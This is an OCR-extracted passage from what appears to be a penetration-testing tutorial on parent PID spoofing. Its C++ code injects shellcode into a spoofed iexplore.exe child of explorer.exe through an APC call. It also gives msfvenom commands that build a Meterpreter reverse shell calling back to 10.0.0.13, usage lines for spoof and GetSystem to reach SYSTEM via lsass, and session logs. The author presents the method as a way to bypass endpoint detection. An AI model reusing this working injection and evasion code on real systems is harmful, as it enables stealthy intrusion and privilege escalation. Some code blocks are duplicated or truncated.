                        //If you want to another process as parent change here
                        if (!wcscmp(process.szExeFile, L"explorer.exe"))
                                break;
                } while (Process32Next(snapshot, &process));
        }

        CloseHandle(snapshot);
        return process.th32ProcessID;
}
```

The Windows API "*CreateProcess*" is utilized to create a new process on the system (iexplore.exe) with the "*STARTUPINFOEXA*" structure.

```
#include <windows.h>
#include <TlHelp32.h>
#include <iostream>

DWORD getParentProcessID() {
	HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
	PROCESSENTRY32 process = { 0 };
	process.dwSize = sizeof(process);

	if (Process32First(snapshot, &process)) {
		do {
			//If you want to another process as parent change here
			if (!wcscmp(process.szExeFile, L"explorer.exe"))
				break;
		} while (Process32Next(snapshot, &process));
	}

	CloseHandle(snapshot);
	return process.th32ProcessID;
}

int main() {

	//Shellcode, for example; msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=x.x.x.x EXITFUNC=thread -f c
	unsigned char shellCode[] = "";

	STARTUPINFOEXA sInfoEX;
	PROCESS_INFORMATION pInfo;
	SIZE_T sizeT;

	HANDLE expHandle = OpenProcess(PROCESS_ALL_ACCESS, false,
getParentProcessID());

	ZeroMemory(&sInfoEX, sizeof(STARTUPINFOEXA));
	InitializeProcThreadAttributeList(NULL, 1, 0, &sizeT);
	sInfoEX.lpAttributeList =
(LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, sizeT);
	InitializeProcThreadAttributeList(sInfoEX.lpAttributeList, 1, 0, &sizeT);
	UpdateProcThreadAttribute(sInfoEX.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &expHandle, sizeof(HANDLE), NULL, NULL);
	sInfoEX.StartupInfo.cb = sizeof(STARTUPINFOEXA);

	CreateProcessA("C:\\Program Files\\internet explorer\\iexplore.exe", NULL,
NULL, NULL, TRUE, CREATE_SUSPENDED | CREATE_NO_WINDOW |
EXTENDED_STARTUPINFO_PRESENT, NULL, NULL, reinterpret_cast<LPSTARTUPINFOA>
(&sInfoEX), &pInfo);

	LPVOID lpBaseAddress = (LPVOID)VirtualAllocEx(pInfo.hProcess, NULL,
0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
	SIZE_T *lpNumberOfBytesWritten = 0;
	BOOL resWPM = WriteProcessMemory(pInfo.hProcess, lpBaseAddress,
(LPVOID)shellCode, sizeof(shellCode), lpNumberOfBytesWritten);

	QueueUserAPC((PAPCFUNC)lpBaseAddress, pInfo.hThread, NULL);
	ResumeThread(pInfo.hThread);
```

```
        CloseHandle(pInfo.hThread);

        return 0;
}
```

```
// apc-ppid.cpp : This file contains the 'main' function. Program execution begins and ends there.
//

#include <iostream>
#include <windows.h>
#include <TlHelp32.h>

DWORD getParentProcessID() {
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 process = { 0 };
    process.dwSize = sizeof(process);

    if (Process32First(snapshot, &process)) {
        do {
            //If you want to another process as parent change here
            if (!wcscmp(process.szExeFile, L"explorer.exe"))
                break;
        } while (Process32Next(snapshot, &process));
    }

    CloseHandle(snapshot);
    return process.th32ProcessID;
}

int main() {
```

APC-PPID – Parent Process

Metasploit utility “msfvenom” can be used or any other alternative to generate shellcode in C language. The code will be written into the address space of the created process (iexplore.exe).

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13 LPORT=4444
EXITFUNC=thread -f c > pentestlab.txt
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13 LPORT=4444 E
XITFUNC=thread -f c > pentestlab.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Final size of c file: 2173 bytes
root@kali:~#
```

Metasploit ShellCode – APC-PPID


```cpp
int main() {

    //Shellcode, for example; msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=x.x.x.x EXITFUNC=thread -f c
    unsigned char shellCode[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x6

    STARTUPINFOEXA sInfoEX;
    PROCESS_INFORMATION pInfo;
    SIZE_T sizeT;

    HANDLE expHandle = OpenProcess(PROCESS_ALL_ACCESS, false, getParentProcessID());

    ZeroMemory(&sInfoEX, sizeof(STARTUPINFOEXA));
    InitializeProcThreadAttributeList(NULL, 1, 0, &sizeT);
    sInfoEX.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, sizeT);
    InitializeProcThreadAttributeList(sInfoEX.lpAttributeList, 1, 0, &sizeT);
    UpdateProcThreadAttribute(sInfoEX.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &expHandle, sizeof(H
    sInfoEX.StartupInfo.cb = sizeof(STARTUPINFOEXA);

    CreateProcessA("C:\\Program Files\\internet explorer\\iexplore.exe", NULL, NULL, NULL, TRUE, CREATE_SUSPENDED |

    LPVOID lpBaseAddress = (LPVOID)VirtualAllocEx(pInfo.hProcess, NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECU
    SIZE_T* lpNumberOfBytesWritten = 0;
    BOOL resWPM = WriteProcessMemory(pInfo.hProcess, lpBaseAddress, (LPVOID)shellCode, sizeof(shellCode), lpNumberOf

    QueueUserAPC((PAPCFUNC)lpBaseAddress, pInfo.hThread, NULL);
    ResumeThread(pInfo.hThread);
    CloseHandle(pInfo.hThread);

    return 0;
```

APC-PPID – C++ Code

Executing the binary on the target system will create a new process (iexplore.exe) that will have as a parent the explorer.exe. The shellcode will executed in the memory space of the Internet Explorer process by using the user-mode asynchronous procedure call.


Parent PID Spoofing – APC-PPID

A Meterpreter session will established with the target host.




APC-PPID – Meterpreter

Reviewing the processes of the target system will show that “*iexplore.exe*” has been created successfully.



APC-PPID – Process Explorer


Reviewing the process properties will validate that the parent process is “*explorer.exe*“. This proof of concept implements a stealthier process injection method to hide the shellcode inside a process and since explorer and Internet Explorer are valid Microsoft system processes will blend in with the environment bypassing the endpoint detection and response product.



APC-PPID – iexplore.exe Properties

Julian Horoszkiewicz developed a C++ tool (spoof) based on the work of Didier Stevens that can could be used for parent PID spoofing as it allows the user to select the parent PID process.

```
spoof.exe pentestlab.exe 1116
```




Parent PID Spoofing – Spoof

Once the process is created on the target host the arbitrary payload will executed and a session will open.


```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v5.0.68-dev                          ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post        ]
+ -- --=[ 562 payloads - 46 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                       ]

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 16 opened (10.0.0.13:4444 → 10.0.0.4:49677) at
2020-02-18 07:21:54 -0500

meterpreter > getpid
Current pid: 680
meterpreter >
```

Parent PID Spoofing – Spoof Meterpreter

Reviewing the process details of the PID in process explorer will validate that the process is a child process of explorer.exe.



Parent PID Spoofing – Process Explorer




Parent PID Spoofing – Explorer Parent Process

C#


The GetSystem binary is developed in C# and implements the parent process ID spoofing in order to elevate rights to SYSTEM. This is achieved through the "*CreateProcess*" API similar to the code that was released by F-Secure Labs. The .NET binary accepts only two arguments which are the arbitrary executable and the name of the process that will act as a parent.

```
GetSystem.exe pentestlab.exe lsass
```



Parent PID Spoofing – GetSystem

The process "*pentestlab.exe*" will created on the target host as a child of "*lsass.exe*".



GetSystem – LSASS Process


The communication will established with the corresponding Command and Control framework with SYSTEM level privileges.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 6 opened (10.0.0.13:4444 → 10.0.0.10:64217) at
2020-02-17 05:28:27 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 3180
meterpreter >
```

GetSystem – Meterpreter

The fact that "*GetSystem*" is based in C# gives the ability to implement this technique via Covenant or any other relevant Framework (Cobalt Strike) that can load assembly binaries.

```
Assembly GetSystem.exe "pentestlab.exe lsass"
```




GetSystem – Covenant

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 7 opened (10.0.0.13:4444 → 10.0.0.10:64425) at
2020-02-17 06:30:49 -0500

meterpreter > getpid
Current pid: 3692
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


GetSystem – Meterpreter via Covenant

Similar to the Metasploit Framework “migrate” command an assembly binary can be executed in order to elevate the process from Administrator to SYSTEM.



Parent PID Spoofing – GetSystem Covenant

Investigation of the list of available “Grunts” will show that the new agent is running with SYSTEM level privileges compare to the initial process.



Covenant – Grunts

The parent process will be the "*LSASS*" or any other process that is running with SYSTEM level privileges.

Process	rivate Bytes	Working Set	PID	Description	Company Name
lsass.exe	44,520 K	44,736 K	508	Local Security Authority Proc...	Microsoft Corporation
GruntStager.exe	18,760 K	21,656 K	2096		
conhost.exe	940 K	6,084 K	1972	Console Window Host	Microsoft Corporation
csrss.exe	1,736 K	48,088 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,860 K	7,320 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	62,836 K	109,120 K	776	Desktop Window Manager	Microsoft Corporation
explorer.exe	67,572 K	135,632 K	2980	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	8,036 K	20,044 K	3260	VMware Tools Core Service	VMware, Inc.
procexp64.exe	25,576 K	43,520 K	3444	Sysinternals Process Explorer	Sysinternals - www.sysinte...
GruntStager.exe	22,448 K	23,160 K	3716		
conhost.exe	1,000 K	6,316 K	160	Console Window Host	Microsoft Corporation
ServerManager.exe	105,840 K	79,432 K	3028	Server Manager	Microsoft Corporation

Covenant – Process Explorer

Chirag Savla developed in C# a tool to perform process injection with capability to perform parent PID spoofing by utilizing all the common Windows API's (CreateProcess, VirtualAllocEx, OpenProcess etc.). The benefit of this tool is that supports different process injection techniques with parent PID spoofing. The tool accepts shelllcode in base-64, C and hex. Metasploit "*msfvenom*" utility can generate shellcode in these formats.

